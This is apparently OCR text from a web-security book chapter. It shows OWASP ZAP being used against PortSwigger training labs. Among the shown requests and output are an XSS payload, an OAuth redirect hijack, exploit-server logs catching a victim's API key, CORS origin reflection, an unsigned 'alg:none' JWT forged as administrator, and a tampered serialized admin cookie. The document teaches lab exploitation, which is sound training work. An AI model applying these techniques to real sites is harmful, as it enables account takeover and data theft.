





Sites
https://0a2f0019038f2384c0acd05f004900e4.web-security-academy.ne
GET:/
GET:/(search)
GET:academyLabHeader
GET:favicon.ico
image
resources
GET:robots.txt
Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET
https://0a2f0019038f2384c0acd05f004900e4.web-security-academy.net/?search=Zap+is+amazing%21%21
HTTP/1.1
Host: 0a2f0019038f2384c0acd05f004900e4.web-security-academy.net
Connection: keep-alive
sec-ch-ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Time: 0 ms | Body Length: 0 | Total Length: 0 bytes




```
                    </form>
                </section>
                <script>
                    var searchTerms = ''-alert(1)-'';
                    document.write('<img src="/resources/images/tracker.gif?searchTerms='+
encodeURIComponent(searchTerms)+'">');
                </script>
                <section class=blog-list>
```



```
GET
https://oauth-0a4f00d903cbed28c0651f2a024b0030.web-security-academy.net/auth?client_id=q3rlj4j2srnzo4o1lnkvx&redirect_uri=https://0a9d007a032eed97c0081fa700ba008f.web-security-academy.net/oauth-callback&response_type=code&scope=openid%20profile%20email HTTP/1.1
Host: oauth-0a4f00d903cbed28c0651f2a024b0030.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

Manual Request Editor

Request

Method | Header: Text | Body: Text | Send

```
GET
https://oauth-0a4f00d903cbed28c0651f2a024b0030.web-security-academy.net/auth?client_id=q3rlj4j2srnzo4o1lnkvx
&redirect_uri=https://www.zapproxy.org&response_type=code&scope=openid%20profile%20email HTTP/1.1
Host: oauth-0a4f00d903cbed28c0651f2a024b0030.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
```

```
67.78.4.230     2022-11-18 23:20:47 +0000 "GET /log HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
67.78.4.230     2022-11-18 23:20:47 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5
67.78.4.230     2022-11-18 23:30:04 +0000 "GET /exploit/?code=RpGAb-uwqts7hv0sxDkjmnbdXZ4wRGuPaBEfgjPqln3 HTTP/
67.78.4.230     2022-11-18 23:30:11 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6

[redacted]      2022-11-19 06:50:36 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows
[redacted]      2022-11-19 06:50:37 +0000 "GET /?code=8wX5gWBxHrBCdmYFCFKV6Pl8Cb7KQOXsNoRGlwI0oPp HTTP/
[redacted]      2022-11-19 06:50:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: M
[redacted]      2022-11-19 06:51:07 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.

[redacted]      2022-11-19 06:52:28 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0
10.0.3.35       2022-11-19 06:52:30 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim)
10.0.3.35       2022-11-19 06:52:30 +0000 "GET /?code=fP46ptEoAQ6NXj8gQSfZne4BxwL8XzZ3aPkL_8DWNk- HTTP/1
10.0.3.35       2022-11-19 06:52:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mo
[redacted]      2022-11-19 06:52:31 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0
[redacted]      2022-11-19 06:52:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mo
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 149
```


```
{
  "username": "wiener",
  "email": "",
  "apikey": "XmedDwYpPsVjZJuGaYpvXjpXtyNu218Q",
  "sessions": [
    "aZzAashi75oGNZP4MUwwXapCH0W0bznN"
  ]
}
```

Request Response

Method | Header: Text | Body: Text

```
GET https://0aaa0089037dcebec0058f5000f000f4.web-security-academy.net/accountDetails HTTP/1.1
Host: 0aaa0089037dcebec0058f5000f000f4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://0aaa0089037dcebec0058f5000f000f4.web-security-academy.net/my-account
DNT: 1
Connection: keep-alive
Cookie: session=aZzAashi75oGNZP4MUwwXapCH0W0bznN
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
prigin: https://zaprules.com
```

Request Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://zaprules.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 149
```

Web Security Academy

CORS vulnerability with basic origin reflection

LAB Not solved


Go to exploit server | Submit solution

Back to lab description

```
[redacted] 2022-11-14 04:58:51 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Age
[redacted] 2022-11-14 04:59:25 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows N
[redacted] 2022-11-14 04:59:26 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Age
[redacted] 2022-11-14 04:59:32 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows
[redacted] 2022-11-14 04:59:32 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Wi
[redacted] 2022-11-14 04:59:33 +0000 "GET /0a4100e604cc911ac0fe1beb00e20018.web-security-acad
[redacted] 2022-11-14 04:59:33 +0000 "GET /log?key=%22Resource%20not%20found%20-%20Academy%20
```

Store | View exploit | Deliver exploit to victim | Access log

```
2022-11-15 01:42:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
2022-11-15 01:42:49 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
2022-11-15 01:42:49 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0)
2022-11-15 01:42:50 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko)
2022-11-15 01:42:50 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey
2022-11-15 01:42:50 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (
2022-11-15 01:42:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
2022-11-15 01:42:51 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
2022-11-15 01:43:12 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
```



You: <

Hal Pline: I think I know your brother; he knows my name that's for sure.

You: TESTING

Hal Pline: Perhaps YOU could help ME settle an argument. Milk or water in first when making tea?

You:


Hal Pline: I thought you were out for the day, I was happy

CONNECTED: -- Now chatting with Hal Pline --

DISCONNECTED: -- Chat has ended --

Your message:


Chapter 10: Advanced Attack Techniques




Input
start: 57
end: 57
length: 0
length: 59
lines: 1
{"kid":"13c1453a-86db-4cc4-b4af-be6c5eae1f09" "alg":"none"}
Output
start: 76
end: 76
length: 0
time: 0ms
length: 80
lines: 1
eyJraWQiOiIxM2MxNDUzYS04NmRiLTRjYzQtYjRhZi1iZTZjNWVhZTFmMDkiLCJhbGciOiJub25lIn0=


Input
start: 60
end: 60
length: 0
length: 60
lines: 1
{"iss":"portswigger" "sub":"administrator","exp":1670115998}


Output
start: 80
end: 80
length: 0
time: 1ms
length: 80
lines: 1
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2NzAxMTU5OTh9


Manual Request Editor
Request
Response
Method
Header: Text
Body: Text
Send
GET https://0aa400f903214dd8c18f5a1400750025.web-security-academy.net/admin HTTP/1.1
Host: 0aa400f903214dd8c18f5a1400750025.web-security-academy.net
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Referer: https://0aa400f903214dd8c18f5a1400750025.web-security-academy.net/login
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJraWQiOiIxM2MxNDUzYS04NmRiLTRjYzQtYjRhZi1iZTZjNWVhZTFmMDkiLCJhbGciOiJub25lIn0=.
eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2NzAxMTU5OTh9.


Home | Admin panel | My account
Users
carlos - Delete
wiener - Delete
To Base64
Alphabet
A-Za-z0 ...
URL Encode
Encode all special chars
O:4:"User":2:
{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}
Output
time: 0ms
length: 82
lines: 1
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI
7czo1OiJhZG1pbiI7YjoxO30%3D

```
<div theme="">
    <section class="maincontainer">
        <div class="container is-page">
            <header class="navigation-header">
                <section class="top-links">
                    <a href=/>Home</a><p>|</p>
                    <a href="/admin">Admin panel</a><p>|</p>
                    <a href="/my-account?id=wiener">My account</a><p>|</p>
                    <a href="/logout">Log out</a><p>|</p>
                </section>
            </header>
            <h1>Users</h1>
            <div>
                <span>carlos - </span>
                <a href="/admin/delete?username=carlos">Delete</a>
            </div>
            <div>
                <span>wiener - </span>
                <a href="/admin/delete?username=wiener">Delete</a>
```

Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username


Fuzzer


Fuzz Locations | Options | Message Processors

Header: Text | Body: Text | Edit

```
POST
https://0a04002003848fa4c0f6fc9b00a000c9.web-security-academy.net/my-acc
ount/change-password HTTP/1.1
Host: 0a04002003848fa4c0f6fc9b00a000c9.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/
20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin:
https://0a04002003848fa4c0f6fc9b00a000c9.web-security-academy.net
Connection: keep-alive
```

```
username=wiener&current-password=password&new-password-1=zaaaaapp&
new-password-2=password
```


Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
Fuzz Locations:
POST
https://0a12004b0376fa85c451249f0059003b.web-security-academy.net/my-account/change-password HTTP/1.1
Host: 0a12004b0376fa85c451249f0059003b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin:
https://0a12004b0376fa85c451249f0059003b.web-security-academy.net
Connection: keep-alive
